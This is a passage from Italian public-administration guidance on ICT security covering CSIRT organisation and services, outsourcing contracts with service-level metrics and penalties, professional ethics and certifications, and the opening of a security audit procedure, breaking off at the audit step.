Il livello di autorità attribuito ad un CSIRT determina conseguenze in merito all'efficacia della sua azione nei confronti della sua comunità di riferimento. I possibili livelli di autorità sono i seguenti:

*autorità piena* – quando il gruppo ha il potere di imporre azioni e comportamenti;

*autorità condivisa* – quando il gruppo è in grado di influenzare azioni e comportamenti partecipando anche ai processi decisionali;

*nessuna autorità* – quando il gruppo può solo dare raccomandazioni, consigli e suggerimenti.

I gruppi di risposta agli incidenti possono utilizzare uno qualsiasi dei seguenti tre modelli di struttura delle risorse:

*risorse interne*: l'organizzazione effettua tutte le attività di risposta ai propri incidenti, eventualmente con un limitato supporto tecnico ed amministrativo da parte di terzi;

*esternalizzazione parziale*: l'organizzazione affida a società esterne parte delle attività di risposta agli incidenti; sebbene le modalità di suddivisione con terze parti possano essere diverse, due sono le più adottate:

- la modalità più diffusa è l'esternalizzazione 24 ore al giorno, sette giorni la settimana, ad un fornitore di servizi di gestione remota del controllo dei sensori di rilevazione delle intrusioni, dei firewall e di altri dispositivi di sicurezza;
- alcune organizzazioni effettuano internamente una prima risposta ma si avvalgono di società esterne per le attività successive specialmente in caso di incidenti importanti ed estesi. I servizi che più spesso sono assegnati ad una terza parte



sono l'analisi forense, l'analisi avanzata dell'incidente, il contenimento, la mitigazione e l'eliminazione della vulnerabilità;

*completamente esternalizzato*: l'organizzazione demanda completamente ad una società esterna sia la gestione della sicurezza passiva che le attività di risposta agli incidenti. Il fornitore del servizio svolge, in caso di incidente relativo al sito dell'organizzazione, tutte le procedure solitamente incluse nel paradigma d'intervento che vanno dalla prima risposta fino all'eliminazione della vulnerabilità causa dell'incidente stesso.

### B.3.3 I SERVIZI EROGATI E LE CAPACITÀ INTRINSECHE

I servizi di un CSIRT possono essere raggruppati in tre grandi categorie: servizi reattivi, servizi proattivi, servizi per la qualità della sicurezza:

#### **Servizi reattivi**

Questi servizi sono innescati da un evento o da una richiesta, quali la segnalazione della compromissione di un sistema, la diffusione di un codice maligno, la scoperta di una vulnerabilità software, o da un evento sospetto identificato da un sistema di rilevazione delle intrusioni o da un sistema di tracciamento. I servizi reattivi sono la componente base del lavoro di un CSIRT.

I servizi di questa categoria comprendono i seguenti:

*Early warning*: questo servizio consiste nella diffusione di informazioni che descrivono un attacco di tipo intrusivo, una vulnerabilità, un allarme di intrusione, un codice maligno e fornisce raccomandazioni per azioni a breve termine per il trattamento dei problemi risultanti.

*Gestione degli incidenti*: questo servizio riguarda la ricezione, la valutazione e la risposta a richieste e segnalazioni, l'analisi degli incidenti e degli eventi. Specifiche attività di gestione includono:

- l'analisi dell'incidente: la raccolta di evidenze forensi ed il tracciamento;
- la risposta all'incidente sul sito;
- il supporto alla risposta all'incidente;
- il coordinamento della risposta all'incidente.

*Gestione delle vulnerabilità*: la gestione delle vulnerabilità implica la ricezione di informazioni e rapporti concernenti le vulnerabilità hardware e software, l'analisi della natura, della meccanica e degli effetti delle vulnerabilità e lo sviluppo di strategie di risposta per la rilevazione e le modalità di contrasto. Questo servizio può assumere varie forme: analisi delle vulnerabilità; risposta alle vulnerabilità; coordinamento della risposta alle vulnerabilità.

*Gestione dei codici pericolosi*: questo servizio riguarda la ricezione di informazioni e di copie di codici pericolosi che sono usati in attività intrusive, di ricognizione ed in altre attività non autorizzate, illecite o dannose. In questo caso intendiamo per codice pericoloso qualsiasi file o oggetto trovato su un sistema che potrebbe riguardare attività esplorative o di attacco. I codici pericolosi includono ma non sono limitati a virus, cavalli di Troia, worm, script e toolkit.



**Servizi proattivi**

Questi servizi forniscono assistenza ed informazioni per aiutare a proteggere i sistemi della comunità di riferimento in anticipazione di attacchi, problemi o eventi pericolosi. Questi servizi, se erogati con efficacia, riducono nel tempo il numero degli incidenti.

I servizi di questa categoria comprendono i seguenti:

*Annunci:* questo servizio include ma non è limitato agli avvisi per intrusioni e vulnerabilità. Queste comunicazioni informano la comunità circa i nuovi sviluppi con impatto a medio lungo termine.

*Osservatorio tecnologico:* il CSIRT effettua il monitoraggio di nuovi sviluppi tecnici, attività di intrusione e le relative tendenze in aiuto all'identificazione di future minacce. Gli elementi sotto osservazione possono essere espansi per includere aspetti legali e giuridici, minacce sociali o politiche e tecnologie emergenti.

*Verifiche e valutazioni:* questo servizio fornisce una dettagliata revisione ed analisi di un'infrastruttura di sicurezza di un'organizzazione, basata sui requisiti definiti dalla stessa organizzazione o da altri standard applicati. Il servizio può anche includere una revisione delle prassi di sicurezza di un'organizzazione. Sono possibili diversi tipi di revisioni o valutazioni includendo: la revisione dell'infrastruttura; la revisione delle migliori prassi; la scansione; i test di penetrazione.

*Configurazione e manutenzione:* questo servizio identifica o fornisce la guida appropriata su come configurare e mantenere strumenti, applicazioni, e l'infrastruttura informatica generale usata dal CSIRT stesso. Il CSIRT può effettuare aggiornamenti di configurazione e manutenzione di strumenti di sicurezza quali IDS, strumenti di scansione o monitoraggio, filtri, wrapper, firewall, VPN o meccanismi di autenticazione. Il CSIRT può anche configurare e gestire server, desktop, laptop, PDA ed altri dispositivi wireless in conformità alle linee guida di sicurezza.

*Intrusion Detection:* un CSIRT che effettua questo servizio revisiona i log generati da IDS, analizza ed inizia una risposta per qualsiasi evento che supera una certa soglia o inoltra allarmi in conformità ad un predeterminato livello di servizio o strategia di gestione degli eventi anomali.

*Diffusione di informazioni relative alla sicurezza:* questo servizio fornisce alla comunità di riferimento una completa raccolta di informazioni utili a migliorare la sicurezza. Tali di informazioni possono includere:

- linee guida per le segnalazioni e le informazioni di contatto per il CSIRT;
- archivi di allarmi, avvisi ed altri annunci;
- documentazione relativa alle migliori prassi correnti;
- guide generali alla sicurezza;
- politiche, procedure e liste di controllo;
- sviluppo di patch ed informazioni di distribuzione;
- riferimenti dei fornitori;
- statistiche correnti e tendenze sugli incidenti;
- altre informazioni che possano migliorare le prassi di gestione della sicurezza.

*Raccolta e diffusione informazioni:* questo servizio permette di creare ed accrescere nel tempo una base dati di conoscenza, indispensabile non solo per finalità statistiche, ma per valutare le tendenze ed orientare gli interventi nell'ambito della comunità di riferimento.

### ***Servizi per la qualità della sicurezza***

Questi servizi ampliano quelli già esistenti tradizionalmente erogati da altre aree di un'organizzazione quali l'IT, l'audit, la formazione.

Se il CSIRT eroga questi servizi, il punto di vista e la competenza del CSIRT possono essere d'aiuto nel migliorare la sicurezza complessiva dell'organizzazione ed ad identificare rischi, minacce e debolezze dei sistemi.

I servizi di questa categoria comprendono:

- analisi dei rischi;
- continuità di servizio;
- consulenza;
- sensibilizzazione, formazione ed aggiornamento.

#### **B.3.4 LE RELAZIONI CON ENTITÀ ED ORGANISMI ESTERNI**

L'organizzazione può volere o dover comunicare con enti esterni in relazione ad un incidente, ivi inclusi il rapporto ad eventuali CSIRT di coordinamento esterni, il contatto con le forze investigative e con i media. Il gruppo che gestisce l'incidente può inoltre aver bisogno di dialogare con altri enti coinvolti quali: i propri ISP; gli ISP usati dagli attaccanti; il produttore del software vulnerabile; altri CSIRT con specifica esperienza sulle attività anomale che il gruppo sta analizzando.

Un'organizzazione può trovarsi nella condizione di comunicare i dettagli di un incidente ad un'organizzazione esterna per numerose ragioni.

Il CSIRT deve aver chiaramente concordato con altre funzioni interne all'organizzazione - pubbliche relazioni; ufficio legale; direzione - le modalità di interazione con enti esterni, per evitare il rischio di rivelare a terze parti non autorizzate informazioni sensibili che potrebbero causare danni di carattere economico e di immagine.

Il gruppo dovrebbe documentare tutti i contatti e le comunicazioni con terze parti a fini probatori e di assunzione di responsabilità.

#### **MEDIA**

Il contatto con i media può costituire una parte importante delle attività di risposta ad incidenti. Il CSIRT dovrebbe definire le procedure da adottare nei contatti e nella comunicazione con i media in conformità con le politiche dell'organizzazione in merito alla divulgazione di informazioni.

#### **ORGANISMI INVESTIGATIVI**

Il gruppo di risposta agli incidenti dovrebbe avere istituito rapporti di collaborazione con i rappresentanti degli organismi investigativi anche per definire, prima che avvenga un incidente, le condizioni in base alle quali gli incidenti devono essere loro segnalati, così come le modalità di segnalazione e di raccolta delle evidenze.

***Organizzazioni da notificare***

Il CSIRT può essere tenuto o voler notificare ed inviare resoconti ad alcune organizzazioni esterne quali:

- il proprio CSIRT di coordinamento;
- le organizzazioni per la protezione delle infrastrutture critiche nazionali;
- i centri di analisi e condivisione delle informazioni.

***Altre organizzazioni esterne***

Un CSIRT può voler discutere riguardo agli incidenti con altri gruppi, inclusi:

- il proprio ISP; ad esempio durante un attacco di tipo DoS;
- i proprietari di indirizzi da cui proviene l'attacco; in particolare con il responsabile della sicurezza dell'organizzazione da cui proviene o sembra provenire l'attacco;
- i fornitori di software; ad esempio per l'approfondimento della lettura delle registrazioni sicurezza;
- altri gruppi di risposta di incidenti; ad esempio le organizzazioni di riferimento dei CSIRT quali il FIRST ed il TF-CSIRT;
- organizzazioni esterne coinvolte; ad esempio ricevendo da quelle una segnalazione di un attacco proveniente dai propri indirizzi IP.

## APPENDICE C

# Indicazioni per l'outsourcing

### C.1 I RAPPORTI CON I FORNITORI DI OUTSOURCING

Come detto nella premessa al Piano Nazionale, non si intende entrare nel merito dei dettagli operativi della sicurezza informatica. Ma l'aspetto relativo agli affidamenti in outsourcing della sicurezza ICT da parte di pubbliche amministrazioni riveste un carattere particolarmente delicato ed importante. In base a tale considerazione, oltre alle linee di comportamento generali sul tema, descritte nell'appendice C del Piano Nazionale dal titolo "La sicurezza nei contratti", si riportano, nel seguito, alcune specifiche considerazioni orientate a fornire indicazioni di comportamento alle amministrazioni.

È innanzi tutto fondamentale che un'amministrazione intenzionata ad esternalizzare parzialmente o totalmente la propria sicurezza ICT abbia presenti tutti i pro e i contro di tale decisione. Nella Tabella 2 è riportata una sintesi, peraltro sufficientemente completa, delle considerazioni che si ritiene opportuno valutare.

Successivamente, una volta che un'amministrazione ha deciso di procedere all'outsourcing ed ha conseguentemente stabilito l'esatto oggetto di ciò che vuole affidare, è indispensabile definire con la massima accuratezza i Livelli di Servizio (LdS) e i correlati opportuni accordi contrattuali.

Se per una pubblica amministrazione è sempre necessario porre attenzione ai livelli di servizio, ciò è tanto più vero nel caso di esternalizzazione per la sicurezza ICT. Pertanto, l'amministrazione deve produrre preventivamente in proprio uno o più documenti che siano da riferimento sia in caso di acquisizione del servizio tramite gara sia come verifica delle proposte del fornitore in caso di trattativa privata. Per produrre questa documentazione l'amministrazione deve prima determinare quali sono gli aspetti più critici del servizio, quali i tempi di risposta del servizio, la disponibilità dell'infrastruttura, le performance della rete, la misura della soddisfazione del servizio.

Nel caso esemplificativo di un unico documento, questo dovrebbe essere strutturato in modo da contenere almeno le seguenti sezioni:

1. Sommario

2. Descrizione del servizio

Definizione di livello del servizio, che dovrebbe comprendere per ogni possibile servizio

- Definizione
- Misurazione del servizio (quando e come va effettuata la misurazione della qualità del servizio)
- Responsabilità (chi sono i responsabili da ambo le parti)
- Livello di metrica del servizio
- Posizione su eventuali servizi condivisi (es., se si ammette che il provider fornisca più committenti con le stesse risorse)
- Dati da misurare
- Penali

3. Gestione del servizio
  - Misurazioni e reporting
  - Come risolvere eventuali problemi
  - Richieste di cambio di servizio
  - Possibilità di richiedere nuovi servizi
4. Ruoli e responsabilità
5. Appendice

ESIGENZA	VANTAGGI	SVANTAGGI
Riduzione dei costi operativi	Economie sia sull'acquisto di nuove tecnologie che sulla formazione del personale.	Perdita di cultura all'interno della PA. Il fornitore non fa quello che gli era stato chiesto: può addirittura indurre l'uso di servizi aggiuntivi, quindi costi aggiuntivi.
Difficoltà nella gestione della sicurezza informatica	Tempi brevi nella realizzazione del servizio di sicurezza. L'ente può concentrarsi sul problema della sicurezza in maniera strutturale, lasciando i dettagli operativi (di monitoraggio, di configurazione, di gestione) agli esperti esterni.	La sicurezza informatica non rientra più nelle abitudini e nelle priorità da considerare nelle strategie di miglioramento dell'ente. Difficoltà nel mantenere costante il livello di sicurezza definito inizialmente.
Supplire alla mancanza di competenze specifiche all'interno della organizzazione	Lo Stato deve evitare di dover ricorrere all'interno per reperire personale qualificato per gestire l'intero processo. Tale processo in genere è più vantaggioso se gestito già in fase di acquisto, installazione e configurazione della apparecchiature e del software necessario in modo che già in fase di progetto vengano individuate le soluzioni più adatte.	Creazione di una relazione di eccessiva dipendenza dal fornitore. Necessità di avere comunque all'interno personale qualificato che possa valutare eventuali inadempienze o mancate forniture di servizi.
Possibilità di raggruppare un certo numero di enti con esigenze riconducibili ad un unico fornitore	Una determinata infrastruttura potrà fornire il servizio per più utenti. Lo Stato in questi casi può avere delle immediate economie.	In tali casi dovrà essere valutata la mancanza di fornitura del servizio ad alcuni enti. Eccessiva dipendenza dal fornitore.
Allocare più efficientemente i capitali e le risorse	L'outsourcing fa sì che l'ente investa direttamente nelle aree legate ai servizi offerti al cittadino non disperdendo risorse su attività direttamente legate al compito istituzionale.	Il non rispetto di alcune clausole contrattuali può portare a problemi legali e quindi comportare costi indiretti.
Riduzione di rischi	In genere i fornitori di tali servizi hanno maggiore esperienza per consigliare soluzioni che si rivelino più vantaggiose ed idonee alla realtà istituzionale.	Affidamento a terze persone di un processo critico: si pensi, per esempio, alla questione della riservatezza dei dati. Possibilità di non rispondere con la dovuta prontezza alle emergenze in atto.
Maggiore specializzazione da parte del fornitore	Il fornitore concentra, in genere, la propria attività adottando tecnologie sempre più innovative ed efficienti quindi anche le conoscenze e capacità del fornitore esterno garantiscono, in teoria, un'elevata professionalità. Utilizzo di tecnologie, strumenti e competenze che l'azienda potrebbe non essere in grado di possedere (per es., licenze software di programmi di gestione di rete).	Difficoltà di reperire sul mercato operatori altamente qualificati, sufficientemente preparati e che garantiscano di compiere il lavoro affidatogli in maniera efficiente.

Tabella 2 - Elementi per la valutazione di un affidamento in outsourcing

Tra le clausole contrattuali più significative, meritano attenzione quelle relative a parametri, come:

- tempestività di risposta dei servizi e conseguente misurazione del ritardo con cui viene eseguita una certa operazione;
- disponibilità dei servizi applicativi, ovvero, i tempi nei quali effettivamente è possibile utilizzare il servizio;
- numero previsto di possibili interruzioni dei servizi e cioè l'indicazione di quante volte il servizio è stato interrotto a causa di guasti, attacchi, etc. ed è quindi necessario intervenire;
- tempo di risposta e di ripristino ai malfunzionamenti, ovvero, quanto tempo può passare dalla segnalazione del disservizio, al suo completo ripristino.

Un altro tipo di clausole, sono quelle riguardanti le procedure di monitoraggio, che devono riguardare come vengono rendicontati i risultati delle metriche:

- la fornitura di manuali operativi per le funzioni di monitoraggio;
- la fornitura di dati statistici sull'andamento del servizio;
- gli scostamenti dai livelli minimi accettabili del servizio.

Come esempio, vengono riportati due parametri particolarmente significativi per affidamenti di sicurezza ICT, oltre a quelli genericamente utilizzabili sopra elencati, tratti dal documento CNIPA "Gestione della sicurezza logica", e qui presentati completi di tutti gli attributi descrittivi, a fini di completezza dell'esempio, che ne permettano l'impiego nel documento sui LdS dell'amministrazione.

Tabella 3 - TES

INDICATORE/MISURA	TEMPESTIVITÀ DI ESCALATION – TES
<b>SISTEMA DI GESTIONE DELLE MISURE</b>	Viene utilizzato uno strumento di supporto al monitoraggio, in grado di raccogliere ed elaborare i dati elementari per fornire la misura degli indicatori, quali i sistemi di gestione di trouble ticketing e le console di monitoraggio della sicurezza.  Mentre tutti gli eventi generati dal sistema di trouble ticketing vengono considerati ed analizzati, per quelli originati dalla console di monitoraggio, a livello contrattuale l'amministrazione definirà i criteri per selezionare quelli da considerare rilevanti per questo indicatore.  Per tutti gli eventi considerati nel periodo di osservazione, si misura il ritardo tra il tempo di presa in carico dell'evento ed il tempo di attivazione dell'escalation (avvio dell'attività di gestione delle emergenze).
<b>UNITÀ DI MISURA</b>	Frequenza
<b>DATI ELEMENTARI DA RILEVARE</b>	<ul style="list-style-type: none"> <li>• data e ora di presa in carico dell'evento</li> <li>• data e ora di avvio dell'escalation</li> </ul>
<b>PERIODO DI RIFERIMENTO</b>	XX mesi
<b>FREQUENZA ESECUZIONE MISURE</b>	YY volte l'anno
<b>REGOLE DI CAMPIONAMENTO</b>	Si considerano tutti gli eventi relativi al periodo di osservazione, all'interno della finestra temporale definita per l'erogazione del servizio.

(segue)

<b>FORMULA DI CALCOLO</b>	<p>Dati necessari:</p> <ul style="list-style-type: none"> <li>• data e ora di presa in carico dell'evento (<math>T_i</math>), al minuto</li> <li>• data e ora di avvio dell'escalation (<math>T_e</math>), al minuto</li> </ul> <p>Il ritardo di avvio dell'escalation viene così calcolato:</p> $TES = T_e - T_i$ <p>Si calcola la frequenza dei ritardi inferiori al valore normale</p> $FN_{TES} = \frac{N_{\text{ritardi(durata} \leq \text{valore normale)}}}{N_{\text{eventi}}} \times 100$ <p>e la frequenza dei ritardi inferiori al valore limite</p> $FL_{TES} = \frac{N_{\text{ritardi(durata} \leq \text{valore limite)}}}{N_{\text{eventi}}} \times 100$
<b>REGOLE DI ARROTONDAMENTO</b>	<ul style="list-style-type: none"> <li>• la durata dei ritardi va arrotondata al minuto</li> <li>• la frequenza va arrotondata al punto percentuale sulla base del primo decimale</li> <li>• al punto % per difetto se la parte decimale è <math>\leq 0,5</math></li> <li>• al punto % per eccesso se la parte decimale è <math>&gt; 0,5</math></li> </ul>
<b>OBIETTIVI (VALORI SOGLIA)</b>	<p>Obiettivi</p> <ul style="list-style-type: none"> <li>• <math>TES \leq \text{valore normale}</math> con <math>FN_{TES} \geq \text{frequenza normale}</math></li> <li>• <math>TES \leq \text{valore limite}</math> con <math>FL_{TES} = \text{frequenza limite}</math></li> </ul> <p>Valori soglia</p> <ul style="list-style-type: none"> <li>• valore normale = 20 minuti per attività critiche</li> <li>• valore normale = 45 minuti per attività non critiche</li> <li>• valore limite = 4 ore per attività critiche</li> <li>• valore limite = 8 ore per attività non critiche</li> <li>• frequenza normale = 90% per attività di monitoraggio critiche</li> <li>• frequenza limite = 100% per attività di monitoraggio critiche</li> </ul>
<b>AZIONI CONTRATTUALI</b>	<p>Per ogni riduzione dell'1% rispetto all'obiettivo si applica una penale dello 0,4% (per attività non critiche) e dello 0,8% (per attività critiche) dell'importo contrattuale del servizio relativo al periodo di riferimento.</p> <p>Per ogni evento per il quale si supera il valore limite si applica una penale di importo pari allo 0,2% dell'importo del servizio relativo al periodo di riferimento.</p>
<b>ECCEZIONI</b>	<p>L'applicazione delle regole contrattuali inizia dopo un periodo di osservazione dall'avvio del servizio della durata di ZZ mesi.</p>

Tabella 4 - TRE

INDICATORE/MISURA	TEMPESTIVITÀ DI RISOLUZIONE DELL'EMERGENZA (TRE)
<b>SISTEMA DI GESTIONE DELLE MISURE</b>	<p>Strumenti di supporto in grado di raccogliere ed elaborare i dati elementari per fornire la misura degli indicatori, quali i sistemi di gestione di trouble ticketing.</p> <p>Per tutti gli eventi considerati nel periodo di osservazione, si misura l'ampiezza del ritardo di risoluzione, ossia la differenza tra il tempo di presa in carico dell'emergenza (evento critico che necessita di una azione di tipo reattivo) ed il tempo di chiusura dell'intervento al netto dell'intervallo di tempo dell'eventuale autorizzazione a procedere che è data dall'interfaccia definita dall'amministrazione tramite l'interfaccia delegata per i problemi di sicurezza.</p>
<b>UNITÀ DI MISURA</b>	Percentuale

(segue)



<b>DATI ELEMENTARI DA RILEVARE</b>	<ul style="list-style-type: none"> <li>• data e ora di presa in carico dell'emergenza</li> <li>• data e ora di richiesta eventuale autorizzazione</li> <li>• data e ora di arrivo dell'eventuale autorizzazione</li> <li>• data e ora di chiusura intervento (risoluzione dell'emergenza)</li> </ul>
<b>PERIODO DI RIFERIMENTO</b>	XX mesi
<b>FREQUENZA ESECUZIONE MISURE</b>	YY volte l'anno
<b>REGOLE DI CAMPIONAMENTO</b>	Si considerano tutti gli eventi relativi al periodo di osservazione, all'interno della finestra temporale definita per l'erogazione del servizio.
<b>FORMULA DI CALCOLO</b>	<p>Dati necessari:</p> <ul style="list-style-type: none"> <li>• data e ora di presa in carico dell'emergenza (<i>Tie</i>)</li> <li>• data e ora di richiesta eventuale autorizzazione (<i>Tra</i>)</li> <li>• data e ora di arrivo dell'eventuale autorizzazione (<i>Taa</i>)</li> <li>• data e ora di chiusura intervento (risoluzione dell'emergenza) (<i>Tee</i>)</li> </ul> <p>Il tempo di risoluzione dell'emergenza viene così calcolato:</p> $TRE = (Tee - Tie) - (Taa - Trs)$ <p>Si calcola quindi la frequenza dei tempi inferiori al valore normale</p> $FN_{TRE} = \frac{N_{tempi(durata \leq \text{valore normale})}}{N_{eventi}} \times 100$ <p>e la frequenza dei tempi inferiori al valore limite</p> $FL_{TRE} = \frac{N_{ritardi(durata \leq \text{valore limite})}}{N_{eventi}} \times 100$
<b>REGOLE DI ARROTONDAMENTO</b>	<ul style="list-style-type: none"> <li>• la durata dei ritardi va arrotondata al minuto</li> <li>• la frequenza va arrotondata al punto percentuale sulla base del primo decimale <ul style="list-style-type: none"> <li>• al punto % per difetto se la parte decimale è <math>\leq 0,5</math></li> <li>• al punto % per eccesso se la parte decimale è <math>&gt; 0,5</math></li> </ul> </li> </ul>
<b>OBIETTIVI (VALORI SOGLIA)</b>	<p>Obiettivi</p> <ul style="list-style-type: none"> <li>• <math>TRE \leq \text{valore normale}</math> con <math>FN_{TRE} \geq \text{frequenza normale}</math></li> <li>• <math>TRE \leq \text{valore limite}</math> con <math>FL_{TRE} = \text{frequenza limite}</math></li> </ul> <p>Valori soglia</p> <ul style="list-style-type: none"> <li>• valore normale = 8 ore</li> <li>• valore limite = 48 ore</li> <li>• frequenza normale = 90%</li> <li>• frequenza limite = 100%</li> </ul>
<b>AZIONI CONTRATTUALI</b>	<ul style="list-style-type: none"> <li>• per ogni riduzione dell'1% rispetto all'obiettivo si applica una penale dello 0,5% dell'importo contrattuale del servizio relativo al periodo di riferimento.</li> <li>• per ogni evento per il quale si supera il valore limite si applica una penale di importo pari allo 0,2% dell'importo del servizio relativo al periodo di riferimento.</li> </ul>
<b>ECCEZIONI</b>	L'applicazione delle regole contrattuali inizia dopo un periodo di osservazione dall'avvio del servizio della durata di ZZ mesi.



Risulta anche importante che qualsiasi fornitore di servizi di outsourcing di sicurezza sia in grado di fornire all'amministrazione committente una dettagliata reportistica sullo stato del servizio erogato, per esempio secondo le modalità previste nel documento CNIPA "CLS Controllo dei Livelli di Servizio".

È conveniente che tale reportistica sia presentata dal fornitore, sia in forma cartacea, sia in forma elettronica, in occasione di incontri committente-fornitore da effettuare con periodicità contrattualmente regolata. In occasione di questi incontri, che hanno valore formale, il committente prende atto delle eventuali non conformità del servizio e procede, nel caso, secondo le modalità definite contrattualmente.

Inoltre, a corredo di tutta la documentazione relativa all'affidamento, deve esistere un documento di "non disclosure agreement" con il quale il fornitore si impegna a non divulgare i dati sensibili di cui dovesse venire a conoscenza nell'espletamento del lavoro.

Indipendentemente dalla forma contrattuale scelta, vi sono vari compiti che devono essere rispettati da ambo le parti; in particolare, il fornitore non può limitarsi alla sola esecuzione del compito affidatogli, ma deve:

- essere coinvolto attivamente alla buona realizzazione del progetto;
- proporre, ove del caso, varie soluzioni;
- considerare scenari possibili;
- definire con esattezza organizzazione, costi, etc.

Il committente d'altronde non può limitarsi alla sola verifica di adeguatezza del fornitore nei confronti del servizio affidatogli, ma deve perlomeno:

- partecipare anch'egli alle attività (Es., effettuando attività di reporting per conto proprio);
- fornire tutte le possibili informazioni utili al fornitore, nel momento in cui questi ne ha necessità;
- supportare le attività del fornitore con ogni mezzo possibile.

Una volta completato l'iter per l'acquisizione del fornitore e stipulato il contratto, comincia l'attuazione dell'affidamento, che di solito si articola in tre fasi:

1. Fase preliminare: trasferimento al fornitore di parte del sistema informatico già esistente o predisposizione di un sistema ad hoc; messa in opera del progetto e collaudo del sistema (test, verifiche sul campo).
2. Fase normale di esecuzione: a questo punto il funzionamento della struttura informatica dell'amministrazione risulterà differente e quindi ci sarà necessità di adeguarlo al nuovo modello. Sarà anche necessaria una continua interazione tra committente e fornitore, per valutare l'andamento ed il livello del servizio e scambiare opinioni, suggerimenti, ecc.
3. Fase post-contrattuale: quanto è previsto avvenire dopo la conclusione del contratto (Es., riottenere le apparecchiature, ecc).

Relativamente a questa ultima fase, è molto importante definire con esattezza quali siano i beni di ogni tipo (hw, sw, documentazione, ma anche mobilio, spazi attrezzati, ecc.) eventualmente messi a disposizione del fornitore dall'amministrazione all'inizio del contratto e quali di essi, o anche quali dei beni eventualmente acquisiti dal fornitore per l'esercizio dell'affidamento, saranno oggetto di trasferimento alla cessazione di esso, nonché stabilire quale livello di assistenza dovrà essere garantito dal fornitore su questi oggetti.

## APPENDICE D

# Gli aspetti etici della sicurezza informatica

### D.1 L'ETICA PROFESSIONALE DELLA SICUREZZA INFORMATICA

Per la sua particolare natura, la sicurezza ICT, comporta delle specifiche considerazioni sui temi dell'etica e della deontologia professionale.

Per capire meglio di cosa stiamo parlando, possiamo citare una frase del filosofo Immanuel Kant "Per la legge un uomo è colpevole quando viola i diritti degli altri. Per l'etica egli è colpevole se solamente pensa di farlo".

I professionisti della sicurezza ICT operano in situazioni di estrema delicatezza e con dati confidenziali e proprietari. La gestione sbadata e superficiale di essi può causare danni economici, morali e materiali. In particolari situazioni può essere compromessa anche la vita di una persona.

Quando poi si opera sui sistemi, le regole di sicurezza contrastano, in modo clamoroso, con i principi della privacy e di uso libero tipici di Internet. Questo può creare anche problemi all'interno del luogo di lavoro e tensioni sindacali, se non si opera con regole coscienti degli aspetti etici e sociali che il proprio comportamento professionale comporta.

Il rapporto umano, la diligente osservanza delle regole e delle "best practice" diventano così indispensabili per evitare polemiche e per tutelarsi da eventuali problemi di tipo professionale.

#### D.1.1 I CODICI DEONTOLOGICI DI RIFERIMENTO

La deontologia è la dottrina dei doveri. La deontologia professionale è presente in tutti i mestieri. Assume particolare rilevanza in alcune professioni come quella sanitaria o l'amministrazione della giustizia. Nell'ambito dell'ICT una particolare attenzione la deontologia la deve rivolgere agli aspetti di sicurezza. Questo perché devono essere rispettate le norme sulla tutela dei dati personali, quelle sulla tutela dei lavoratori e tutta una serie di altre norme che fortemente si intersecano con l'espletamento della professione dello specialista di sicurezza ICT.

A puro titolo indicativo e non esaustivo, in appendice F vengono sinteticamente descritti alcuni codici deontologici di riferimento. Tali codici sono stati proposti per i propri iscritti dalle numerose associazioni professionali, italiane e internazionali.

Da tali codici è inoltre possibile estrarre principi generali applicabili nel comportamento di chi, nella PA, svolge attività professionali di sicurezza ICT.

### D.2 LE CERTIFICAZIONI PROFESSIONALI DI SICUREZZA

Molte delle associazioni citate in appendice F, sono caratterizzate da un preciso codice deontologico che i propri iscritti sono tenuti ad osservare. Tali organizzazioni professio-

nali promuovono anche una certificazione che attesti, in qualche modo, le competenze del professionista.

Le più diffuse certificazioni professionali per la sicurezza ICT sono CISA (*Certified Information Security Auditor*), CISM (*Certified Information Security Manager*) e CISSP (*Certified Information System Security Professional*).

È bene precisare che la certificazione professionale CISA non è focalizzata esclusivamente sulle tematiche della sicurezza ICT, ma comunque contiene molte componenti tipiche di questa disciplina.

Di particolare rilevanza in questo settore anche il lavoro dell'ISO che sta lavorando per la definizione dello standard 17024 "General requirements for bodies operating certification of persons".

## APPENDICE E

# Esempi di procedure per la gestione della sicurezza

Vengono di seguito riportati alcuni esempi di procedure per la gestione della sicurezza informatica.

Questi esempi hanno l'obiettivo di illustrare un set di procedure tipico di un'amministrazione di dimensioni medio-grandi.

Gli esempi che seguono pertanto non devono essere considerati come un modello da adottare *tout court*, ma piuttosto come uno spunto per la predisposizione di opportune procedure di sicurezza. Si precisa infatti che le procedure di seguito prospettate non coprono l'intera gamma delle possibili procedure di sicurezza e, d'altro canto, alcune di esse potrebbero risultare inopportune in particolari contesti elaborativi.

Le figure professionali responsabili della sicurezza dovranno pertanto redigere le necessarie procedure tenendo conto delle specificità dell'ambiente in cui esse si collocano, dell'organizzazione delle attività produttive e degli strumenti tecnologici correntemente disponibili.

### E.1 PROCEDURA DI VERIFICA/AUDIT

Le verifiche della sicurezza devono essere pianificate e programmate; esse vanno eseguite secondo uno schema formale, che deve includere le seguenti fasi:

- attività preliminari;
- preparazione;
- audit;
- report;
- linee d'azione.

#### E.1.1 ATTIVITÀ PRELIMINARI

Le attività preliminari sono volte a definire l'ambito generale in cui si svolge l'audit e richiedono un'analisi approfondita del sistema oggetto della verifica. In particolare si rivisitano le scelte iniziali operate in fase di predisposizione del piano per la sicurezza, quali l'analisi dei rischi e l'adozione delle contromisure, valutando se possano essere insorte nuove o diverse criticità ai fini della sicurezza.

Ciò può essere verificato analizzando i seguenti aspetti:

- studio dell'evoluzione tecnologica in funzione di nuovi attacchi e/o nuove contromisure esistenti;

- verifica dell'adeguatezza delle politiche di sicurezza adottate, confrontandole anche con le "best practices" note ed accettate;
- verifica dell'analisi dei rischi su cui si basano le politiche di sicurezza adottate in funzione delle mutate condizioni aziendali e/o della tecnologia;
- verifica dell'esistenza di nuove o aggiornate misure minime o procedimenti legislativi emanati dal governo in materia di tutela della riservatezza dei dati personali.

### E.1.2 PREPARAZIONE

Le attività di preparazione riguardano la fase volta a connotare tecnicamente la verifica che si intende effettuare e a predisporre organizzativamente l'operazione. Vengono definiti una serie di parametri quali il tipo di audit e gli strumenti tecnologici da utilizzare. Si procede inoltre a pianificare i test in modo tale che non possano in alcun modo compromettere l'integrità di sistemi nonché creare il minor disturbo possibile alle attività operative. Inoltre dovranno essere richieste tutte le autorizzazioni necessarie allo svolgimento dell'audit.

Occorre quindi:

- determinare il tipo di audit (singolo host, network, firewall, web server, ecc.);
- stabilire il livello di severità (approfondita, normale, leggera, ecc.);
- determinare l'ambito di sicurezza (perimetrale e/o interna);
- scegliere gli strumenti tecnologici da utilizzare (tools di attacco iterato alle password, di analisi delle debolezze, ecc.);
- pianificare i test in orari di minor disturbo sulle attività del sistema;
- prepararsi a risolvere gli eventuali inconvenienti indotti dall'esecuzione dei test;
- preparare una check-list di tutte le operazioni da svolgere.

### E.1.3 AUDIT

Le attività di audit consistono nell'effettiva esecuzione delle verifiche sul sistema informatico:

